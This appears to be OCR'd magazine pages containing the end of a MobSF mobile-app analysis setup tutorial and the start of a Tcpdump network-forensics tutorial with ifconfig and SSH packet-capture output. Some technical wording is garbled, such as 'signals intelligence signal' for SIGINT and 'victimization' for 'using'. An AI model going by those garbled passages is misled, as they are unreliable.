


Image 7. Adapter 2 configuration.

Then we execute the VM of MobSF and we take note of the IP of the VM.




Image 8. This image shows how it should look when the MobSF VM is loading for the first time.

Once you finish loading the virtual, you will see a lock screen.

The password 1234 to unlock the screen is 1234.

Image 9. The image shows who it should look the MobSF VM.

To get the "Host IP / Proxy" go to "Start" -> "Run" and type "cmd".

Once we are inside the command console of Windows we write the command “ipconfig”, the address that appears in "Ipv4 Address" will be the one that we will need.

NOTE: The VirtualBox host only adapter IP and the "MobSF IP" must be in the same network range. If your MobSF VM IP and your adapter IP are in a different network range, modify the adapter IP to be in the same network range as the MobSF VM.

We go to the Wi-Fi Configuration in the virtual MobSF, in "Proxy hostname" we write the IP that we obtained in the previous step and in "Proxy port" we leave port 1337.

Then we wait 30 seconds and save a snapshot of MobSF VM in VirtualBox.




Image 10. The image shows the Wi-Fi Configuration in the MobSF VM.

With a text editor, I recommend using "Notepad ++", open the file "MobSF_VM_X.X.vbox" we note the "VM UUID" and the "SNAPSHOT UUID".




Image 11. The image shows the code of the “MobSF_VM_X.X.vbox” file.

The value of uuid is the UUID of VM and currentSnapshot is the UUID of Snapshot.

We look for and open the file "settings.py" that is inside the folder "MobSF" and we establish the appropriate values:

- UUID = VM UUID
- SUUID = Snapshot UUID
- VM_IP = VM IP
- PROXY_IP = IP Host / Proxy

In the "settings.py" file, we set ANDROID_DYNAMIC_ANALYZER = "MobSF_VM" (default).

To perform the dynamic analysis, after uploading the apk file to MobSF, we click on the "Start Dynamic Analysis" option.




Image 12. In this image we see the results of the dynamic analysis.

Then we click on the "Create Environment" button and we will see that the MobSF virtual is executed and start to execute the dynamic analysis:




Image 13. The image shows the dynamic analyzer.




Image 14. The image shows an example of a dynamic analysis result.

Summary

MobSF is an open source tool for testing mobile security capable of performing static and dynamic analysis. This tool can be used to analyze Android (APK), iOS (IPA) and Windows Mobile (APPX) executables as well as ZIP archives.

In the static analysis we have several sections:

File information, application information, possible vulnerable elements, code nature, decompiled code analysis, manifest analysis, malware check, certificate information, Android API and list of permissions.

In the dynamic analysis we can obtain information about:

File I0, network calls, binder calls, crypto, device info, Base64, Content, SMS, device data, dex class loader, system manager, http traffic and more.

The goal of MobSF is that you can perform dynamic analysis in a real device and deal with any kind of malware or app.

Author: Olivia Orr

Ethical Hacking student and actually working in Information Security. I worked in technical support and I always like to learn and read about computing. Passionate about all topics related to hacking and security. I would like to help the community by providing tutorials and my own experience in security issues.

Tcpdump: For Network Forensics

by Bhadreshsinh Gohil

Tcpdump may be a valuable tool for anyone wanting to be introduced into networking or data security. The raw manner with which it interfaces with traffic, combined with the exactitude it offers in inspecting packets make it the simplest doable tool for learning TCP/IP.

Tcpdump prints out an outline of the contents of packets on a network interface that match the mathematical expression; the outline is preceded by a time stamp, printed, by default, as hours, minutes, seconds, and fractions of a second since time of day. It may be run with the -w flag, that causes it to avoid wasting the packet knowledge to a file for later analysis, and/or with the -r flag, that causes it to scan from a saved packet file instead of to scan packets from a network interface (please note, tcpdump is protected via associate implementing apparmor (AppArmor could be a kernel improvement to confine programs to a restricted set of resources. AppArmor's distinctive security model is to bind access management attributes to programs instead of to users.) profile in Ubuntu that limits the files tcpdump could access). It may be run with the -V flag, that causes it to scan an inventory of saved packet files.

Tcpdump can, if not run with the -c flag, continue capturing packets till it's interrupted by a signals intelligence signal (generated, for instance, by writing your interrupt character, usually control-C) or a SIGTERM signal (typically generated with the kill (1) command); if run with the -c flag, it'll capture packets till it's interrupted by a signals intelligence or SIGTERM signal or the desired variety of packets are processed. So, let’s begin to explore Tcpdump.

Tcpdump is the premier network analysis tool for Cyber Security professionals. It'll provide you with understanding of TCP/IP. Generally, users value higher level analysis tools like Wireshark, however, we think this is often a mistake to grasp the essential plan of network analysis tools.

When you are employing a tool that displays network traffic, a lot of burden of study is placed directly on the human instead of the appliance. This may assist you to grasp the approach of Network Traffics for TCP/IP suite, and for this reason I powerfully advocate victimization tcpdump rather than different tools whenever doable.

Requirements

Kali Linux or Ubuntu. We are using Ubuntu 16.04 for the experiments with Apache web server and mysql database installed on it. We also configured Moodle Learning Management System in Ubuntu. The server is hosted on the internet so you will get live logs for the Ubuntu server.

First check your IP address by running command:


`ifconfig

You can see the below figures. You can see the IP address is 180.211.113.165. You can also see the eno1, eno2, eno3, eno4, lo. It's the interfaces of the machines. 'lo' is the localhost with IP address 127.0.0.1. It is the loop back address of the machine.

```
root@gtu-ProLiant-DL360-Gen9: ~
root@gtu-ProLiant-DL360-Gen9:~# ifconfig
eno1      Link encap:Ethernet  HWaddr 14:02:ec:42:b0:24
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Interrupt:16

eno2      Link encap:Ethernet  HWaddr 14:02:ec:42:b0:25
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Interrupt:17

eno3      Link encap:Ethernet  HWaddr 14:02:ec:42:b0:26
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Interrupt:16

eno4      Link encap:Ethernet  HWaddr 14:02:ec:42:b0:27
IP ---->  inet addr:180.211.113.165  Bcast:180.211.113.165  Mask:255.255.255.255
          inet6 addr: fe80::b5fc:7061:a76:46ae/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6721303 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9316019 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3211276494 (3.2 GB)  TX bytes:9637289965 (9.6 GB)
          Interrupt:17

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:4403 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4403 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:431129 (431.1 KB)  TX bytes:431129 (431.1 KB)
```

When you run tcpdump command, it will show you the below output according to your connection with your server. The format for the Network Logs is

Figure: tcpdump




```
16:31:45.964680  IP  pgschool.gtu.ac.in.ssh  >  180.211.113.163.29591:  Flags
[P.], seq 225372848:225373040, ack 100801, win 1039, length 192
```


Time : Source IP Address : > Destination IP address:Flags: Sequence number: Acknowledgment number: Length etc.

```
16:30:31.013448 IP 180.211.113.163.29591 > pgschool.gtu.ac.in.ssh: Flags [.], ack 17792720, win 2053, length 0
16:30:31.013516 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17793472:17793840, ack 14401, win 850, length 368
16:30:31.013604 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17793840:17794032, ack 14401, win 850, length 192
16:30:31.013686 IP 180.211.113.163.29591 > pgschool.gtu.ac.in.ssh: Flags [.], ack 17793472, win 2050, length 0
16:30:31.013690 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17794032:17794224, ack 14401, win 850, length 192
16:30:31.013776 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17794224:17794592, ack 14401, win 850, length 368
16:30:31.013863 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17794592:17794784, ack 14401, win 850, length 192
16:30:31.013901 IP 180.211.113.163.29591 > pgschool.gtu.ac.in.ssh: Flags [.], ack 17794032, win 2048, length 0
16:30:31.013910 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17794784:17794976, ack 14401, win 850, length 192
16:30:31.014007 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17794976:17795344, ack 14401, win 850, length 368
16:30:31.014107 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17795344:17795536, ack 14401, win 850, length 192
16:30:31.014185 IP 180.211.113.163.29591 > pgschool.gtu.ac.in.ssh: Flags [.], ack 17794784, win 2053, length 0
16:30:31.014196 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17795536:17795728, ack 14401, win 850, length 192
16:30:31.014283 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17795728:17796096, ack 14401, win 850, length 368
16:30:31.014384 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17796096:17796288, ack 14401, win 850, length 192
16:30:31.014470 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17796288:17796480, ack 14401, win 850, length 192
16:30:31.014502 IP 180.211.113.163.29591 > pgschool.gtu.ac.in.ssh: Flags [.], ack 17795536, win 2050, length 0
16:30:31.014514 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17796480:17796672, ack 14401, win 850, length 192
16:30:31.014600 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17796672:17797040, ack 14401, win 850, length 368
16:30:31.014688 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17797040:17797232, ack 14401, win 850, length 192
16:30:31.014705 IP 180.211.113.163.29591 > pgschool.gtu.ac.in.ssh: Flags [.], ack 17796288, win 2053, length 0
16:30:31.014775 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17797232:17797600, ack 14401, win 850, length 368
16:30:31.014875 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17797600:17797792, ack 14401, win 850, length 192
16:30:31.014901 IP 180.211.113.163.29591 > pgschool.gtu.ac.in.ssh: Flags [.], ack 17797040, win 2050, length 0
16:30:31.014962 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17797792:17798160, ack 14401, win 850, length 368
16:30:31.015050 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17798160:17798352, ack 14401, win 850, length 192
16:30:31.015137 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17798352:17798544, ack 14401, win 850, length 192
16:30:31.015168 IP 180.211.113.163.29591 > pgschool.gtu.ac.in.ssh: Flags [.], ack 17797792, win 2053, length 0
16:30:31.015180 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17798544:17798736, ack 14401, win 850, length 192
16:30:31.015266 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17798736:17799104, ack 14401, win 850, length 368
16:30:31.015354 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17799104:17799296, ack 14401, win 850, length 192
16:30:31.015393 IP 180.211.113.163.29591 > pgschool.gtu.ac.in.ssh: Flags [.], ack 17798544, win 2050, length 0
16:30:31.015402 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17799296:17799488, ack 14401, win 850, length 192
16:30:31.015489 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17799488:17799856, ack 14401, win 850, length 368
16:30:31.015577 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17799856:17800048, ack 14401, win 850, length 192
16:30:31.015647 IP 180.211.113.163.29591 > pgschool.gtu.ac.in.ssh: Flags [.], ack 17799296, win 2053, length 0
16:30:31.015659 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17800048:17800240, ack 14401, win 850, length 192
16:30:31.015751 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17800240:17800608, ack 14401, win 850, length 368
16:30:31.015851 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17800608:17800800, ack 14401, win 850, length 192
16:30:31.015929 IP 180.211.113.163.29591 > pgschool.gtu.ac.in.ssh: Flags [.], ack 17800048, win 2050, length 0
16:30:31.015941 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17800800:17800992, ack 14401, win 850, length 192
16:30:31.016027 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17800992:17801360, ack 14401, win 850, length 368
16:30:31.016115 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17801360:17801552, ack 14401, win 850, length 192
16:30:31.016126 IP 180.211.113.163.29591 > pgschool.gtu.ac.in.ssh: Flags [.], ack 17800800, win 2053, length 0
16:30:31.016202 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17801552:17801920, ack 14401, win 850, length 368
16:30:31.016292 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.29591: Flags [P.], seq 17801920:17802112, ack 14401, win 850, length 192
